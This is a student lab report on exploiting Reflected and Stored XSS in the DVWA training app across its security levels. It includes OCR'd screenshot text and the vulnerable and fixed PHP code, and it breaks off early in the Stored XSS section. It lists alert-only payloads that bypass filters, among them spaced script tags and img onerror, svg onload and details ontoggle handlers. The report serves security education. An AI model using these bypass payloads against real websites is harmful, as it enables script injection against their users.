Project 1 - DVWA Report

Student: Zach Brown
Course: CS3780
Topic: XSS & CSRF in DVWA (Low to Impossible)
Environment: Windows 11, XAMPP (Apache + MySQL), DVWA, Microsoft Edge

---

Introduction

This lab walks through exploiting and defending against common web vulnerabilities in DVWA. I focused on Reflected XSS, Stored XSS, and CSRF across all security levels (Low, Medium, High, Impossible). For each task I documented payloads used, why attacks succeeded or failed, and what defensive controls actually worked. The goal text for all XSS tasks was “CS3780.”


Task Results

Reflected XSS — Comparison (Low to Impossible)

Low

- **Goal:** Trigger alert with CS3780.
- **Action:** Submit <script>alert('CS3780')</script>.
- **Result:** Alert displayed.
- **Reason:** No filtering/encoding; the app echoes input:
  echo '<pre>Hello ' . $_GET['name'] . '</pre>';


Screenshot:


Vulnerability: Reflected Cro
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%...
localhost says
CS3780
OK

Medium

- **Goal:** Bypass naive filter.
- **Action (fails):** <script>alert('CS3780')</script>
- **Action (works):** <script >alert('CS3780')</script> (space after script)
- **Reason:** Blacklist only removes the exact <script> string:
  $name = str_replace('<script>', '', $_GET['name']);

Screenshot(s):



Vulnerability: Reflected Cros
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%...
DVWA


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('CS3780')</scı Submit

```
Hello alert('CS3780')
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



Vulnerability: Reflected Cros
localhost/dvwa/vulnerabilities/xss_r/?name=<script+>alert...
localhost says
CS3780
OK

High

- **Goal:** Bypass regex filter.
- **Actions (work):**
    - <img src=x onerror="alert('CS3780')">
    - <svg onload=alert('CS3780')>
    - <details open ontoggle=alert('CS3780')>

- **Reason:** Regex strips tags containing “s…c…r…i…p…t” but output is still unencoded:
  preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET['name']);

Screenshot(s):




Vulnerability: Reflected Cross Site Scri

What's your name? <script >alert('CS3780')</sc

```
Hello >
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/


Vulnerability: Reflected Cro
localhost/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx...
OK


localhost says

CS3780

Impossible

- **Goal:** Verify defenses.
- **Action:** All prior payloads (including HTML entities).
- **Result:** Rendered as text; no execution.
- **Reason:** Output encoding at the sink:
  `$name = htmlspecialchars($_GET['name']);` plus CSRF token check.

Screenshot of failures:



localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%...


Vulnerability: Reflected Cross Site Scri

What's your name?

```
Hello <script>alert('CS3780')</script>
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



localhost/dvwa/vulnerabilities/xss_r/?name=<details+open...


Vulnerability: Reflected Cross Site Scri

What's your name?

```
Hello <details open ontoggle=alert('CS3780')>
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



localhost/dvwa/vulnerabilities/xss_r/?name=<svg+onload%...


Vulnerability: Reflected Cross Site Scri

What's your name? Submit

```
Hello <svg onload=alert('CS3780')>
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



localhost/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx...


Vulnerability: Reflected Cross Site Scri

What's your name? Submit

```
Hello <img src=x onerror="alert('CS3780')">
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



Vulnerability: Reflected Cro

localhost/dvwa/vulnerabilities/xss_r/?name=%26lt%3Bscript...

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout


Vulnerability: Reflected Cross Site Scri

What's your name? Submit

```
Hello &lt;script&gt;alert('CS3780')&lt;/script&gt;
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



Vulnerability: Reflected Cro

localhost/dvwa/vulnerabilities/xss_r/?name=%26%2360%3B...

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

Vulnerability: Reflected Cross Site Scri

What's your name? Submit

```
Hello &#60;script&#62;alert('CS3780')&#60;/script&#62;
```

More Information


- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Stored XSS — Comparison (Low to Impossible)

<u>Low</u>


- **Goal:** Store payload that re-triggers on view.
- **Action (Message):** <script>alert('CS3780-SecLow')</script>
- **Result:** Alert on submit and on refresh (because it's stored).

Screenshot (s):



Vulnerability: Stored Cross Site Sc
localhost/dvwa/vulnerabilities/xss_s/
localhost says
OK

CS3780-SecLow



